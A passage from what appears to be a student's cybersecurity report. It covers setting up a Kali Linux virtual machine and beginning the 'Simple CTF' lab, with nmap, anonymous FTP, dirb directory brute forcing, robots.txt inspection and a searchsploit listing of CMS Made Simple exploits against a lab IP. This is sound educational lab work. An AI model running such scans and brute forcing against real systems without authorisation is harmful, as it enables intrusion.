
Optical Drive: IDE Secondary Device 0

□ Live CD/DVD

Information

Type: Image
Size: 3.82 GB
Location: C:\Users\k4ntzaroul1s\kali-linux-2024.1-ins...
Attached to: --

Figure 53: Kali Linux Storage



Display

Video Memory: 128 MB


Monitor Count: 1

Scale Factor: All Monitors 100%

Graphics Controller: VMSVGA

Extended Features: □ Enable 3D Acceleration

Figure 54: Kali Linux Display Settings



Storage

Storage Devices

Controller: IDE
  kali-linux-2024.1-installer-am...
Controller: SATA
  KaliLinux2024.vdi

Attributes

Optical Drive: IDE Secondary Device 0
□ Live CD/DVD


Information

Type: Image
Size: 3.82 GB
Location: C:\Users\k4ntzaroul1s\kali-linux-2024.1-ins...
Attached to: --

Figure 55: Kali Linux ISO file Install

3. Third Step

Once the ISO file is created and the necessary settings are adjusted, click the Start button to start the Kali Linux machine. From there, certain local machine configurations begin, and following them precisely ensures a smooth process without any issues.



Ubuntu 22.04
Powered Off

KaliLinux2024
Powered Off

General

Name: KaliLinux2024
Operating System: Debian (64-bit)

System

Base Memory: 17507 MB
Processors: 5
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VMSVGA
Acceleration: 3D
Remote Desktop Server: Disabled
Recording: Disabled


Storage

Controller: IDE
 IDE Secondary Device 0: [Optical Drive] kali-linux-2024.1-installer-amd64.iso (3.82 GB)
Controller: SATA
 SATA Port 0: KaliLinux2024.vdi (Normal, 51.76 GB)

Audio

Host Driver: Default
Controller: ICH AC97

Figure 56: Kali Linux Start


KaliLinux2024 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
Screenshot
Go Back
Continue

Configure the network

Please enter the hostname for this system.

The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.

Hostname: kali

Figure 57: Kali Linux Configuration

4. Step Four

When all step is completed the Desktop of the Kali Linux must show up.




Figure 58: Kali Linux Desktop

4.1.2 Virtual Machine “Simple Capture the Flag”


Simple CTF is a Capture the Flag (CTF) room, designed to provide users with an introduction to basic cybersecurity concepts and techniques. In this room, participants are presented with a series of challenges covering a variety of topics such as web exploitation, cryptography, network enumeration, and more. The objective is to solve these challenges and locate **"flags”**, which are typically pieces of text or codes hidden within the systems or applications. Also, serves as an excellent starting point for beginners in cybersecurity, offering a hands-on learning experience in a controlled environment. It allows users to practice their skills in a safe setting while gaining familiarity with common tools and methodologies used in the field of cybersecurity. Overall, Simple CTF is a valuable resource for individuals looking to enhance their knowledge and skills in cybersecurity through practical exercises and challenges. In this specific machine, there are two "flags" as mentioned above. When we access the machine, we also notice its IP address. The goal is to find both **"flags"** and ultimately gain root access to the machine we are attacking.

Target IP address: 10.10.65.84

Phase 1: Network Scanning

The attack begins with **nmap** scan with the flags **-sC** for the default scripts and **-sT** for the TCP scan in the target IP. So, the command that is used first is:

```
nmap -sC -sT 10.10.65.84
```



```
root@ip-10-10-76-186:~# nmap -sC -sT 10.10.65.84

Starting Nmap 7.60 ( https://nmap.org ) at 2024-05-13 10:[illegible]1 BST
Nmap scan report for ip-10-10-65-84.eu-west-1.compute.internal (10.10.65.84)
Host is up (0.00036s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.76.186
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
2222/tcp open  EtherNetIP-1
MAC Address: 02:51:B8:EC:4D:E5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 36.94 seconds
```


Figure 59: Nmap Scan

As you can see the scan identifies three services that running. The file transfer protocol runs on the port 21. Also, the HTTP service runs on port 80, and the last Ethernet IP-1 service runs on port 2222.

Phase 2: Enumeration

From the **Nmap** scan as noticed the machine running a file transfer protocol service that is anonymous. So tried to access this service, and found that there was a note that was accessible as an anonymous user. Also, when you are going to browse the IP address on the browser, you can found that running Ubuntu. So, with no other clue to move on, going to use **dirb** tool to brute force the target machine. The command used is:

```
dirb http://10.10.65.84
```



```
root@ip-10-10-76-186:~# dirb http://10.10.65.84

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 13 10:04:12 2024
URL_BASE: http://10.10.65.84/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.65.84/ ----
+ http://10.10.65.84/index.html (CODE:200|SIZE:11321)
+ http://10.10.65.84/robots.txt (CODE:200|SIZE:929)
+ http://10.10.65.84/server-status (CODE:403|SIZE:299)
==> DIRECTORY: http://10.10.65.84/simple/

---- Entering directory: http://10.10.65.84/simple/ ----
==> DIRECTORY: http://10.10.65.84/simple/admin/
==> DIRECTORY: http://10.10.65.84/simple/assets/
==> DIRECTORY: http://10.10.65.84/simple/doc/
+ http://10.10.65.84/simple/index.php (CODE:200|SIZE:19833)
==> DIRECTORY: http://10.10.65.84/simple/lib/
==> DIRECTORY: http://10.10.65.84/simple/modules/
==> DIRECTORY: http://10.10.65.84/simple/tmp/
==> DIRECTORY: http://10.10.65.84/simple/uploads/

---- Entering directory: http://10.10.65.84/simple/admin/ ----
+ http://10.10.65.84/simple/admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.65.84/simple/admin/lang/
==> DIRECTORY: http://10.10.65.84/simple/admin/plugins/
==> DIRECTORY: http://10.10.65.84/simple/admin/templates/
==> DIRECTORY: http://10.10.65.84/simple/admin/themes/
```

Figure 60: Dirb scan

The result of the brute force attack on the directories, identify the **robot.txt** page in the directory called Simple. If you browse the simple directory find that the target machine has installed CMS made simple. The URL used is:

```
http://10.10.65.84/simple/
```





Figure 61: CMS Made Simple Page

The next step is moving on to the other directory find from the brute forcing that is **robots.txt**. When opening the robot.txt, found that there is an entry in the disallow section **/openemr-5_0_1_3**. The URL used is:

http://10.10.65.84/robots.txt




```
#
# "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $"
#
#   This file tells search engines not to index your CUPS server.
#
#   Copyright 1993-2003 by Easy Software Products.
#
#   These coded instructions, statements, and computer programs are the
#   property of Easy Software Products and are protected by Federal
#   copyright law.  Distribution and use rights are outlined in the file
#   "LICENSE.txt" which should have been included with this file.  If this
#   file is missing or damaged please contact Easy Software Products
#   at:
#
#       Attn: CUPS Licensing Information
#       Easy Software Products
#       44141 Airport View Drive, Suite 204
#       Hollywood, Maryland 20636-3111 USA
#
#       Voice: (301) 373-9600
#       EMail: cups-info@cups.org
#         WWW: http://www.cups.org
#

User-agent: *
Disallow: /

Disallow: /openemr-5_0_1_3
#
# End of "$Id: robots.txt 3494 2003-03-19 15:37:44Z mike $".
#
```

Figure 62: Robots.txt Page

When try to open this directory, and 404 error as shown in the figure below. The URL used is:

```
http://10.10.65.84/oepnemr-5_0_1_3
```



Not Found


The requested URL /openemr-5_0_1_3 was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.65.84 Port 80

Figure 63: Openemr-5_0_1_3 Page

As shown the CMS made simple, tried to find any possible exploit using the tool **searchsploit**. The command used is:

```
searchsploit cms made simple
```




```
root@ip-10-10-76-186:~# searchsploit cms made simple
---------------------------------------------------------------------- ---------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution | php/remote/46627.rb
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting               | php/webapps/26298.txt
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion               | php/webapps/26217.html
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting            | php/webapps/29272.txt
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection                | php/webapps/29941.txt
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilitie | php/webapps/32668.txt
CMS Made Simple 1.11.9 - Multiple Vulnerabilities                     | php/webapps/43889.txt
CMS Made Simple 1.2 - Remote Code Execution                           | php/webapps/4442.txt
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection                  | php/webapps/4810.txt
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload      | php/webapps/5600.php
CMS Made Simple 1.4.1 - Local File Inclusion                          | php/webapps/7285.txt
CMS Made Simple 1.6.2 - Local File Disclosure                         | php/webapps/9407.txt
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting   | php/webapps/33643.txt
CMS Made Simple 1.6.6 - Multiple Vulnerabilities                      | php/webapps/11424.txt
CMS Made Simple 1.7 - Cross-Site Request Forgery                      | php/webapps/12009.html
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion         | php/webapps/34299.py
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forger | php/webapps/34068.html
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template I | php/webapps/48944.py
CMS Made Simple 2.1.6 - Multiple Vulnerabilities                      | php/webapps/41997.txt
CMS Made Simple 2.1.6 - Remote Code Execution                         | php/webapps/44192.txt
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)        | php/webapps/48779.py
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload          | php/webapps/48742.txt
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticate | php/webapps/48851.txt
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)           | php/webapps/49793.txt
CMS Made Simple 2.2.15 - RCE (Authenticated)                          | php/webapps/49345.txt
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Uplo | php/webapps/49199.txt
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution         | php/webapps/44976.py
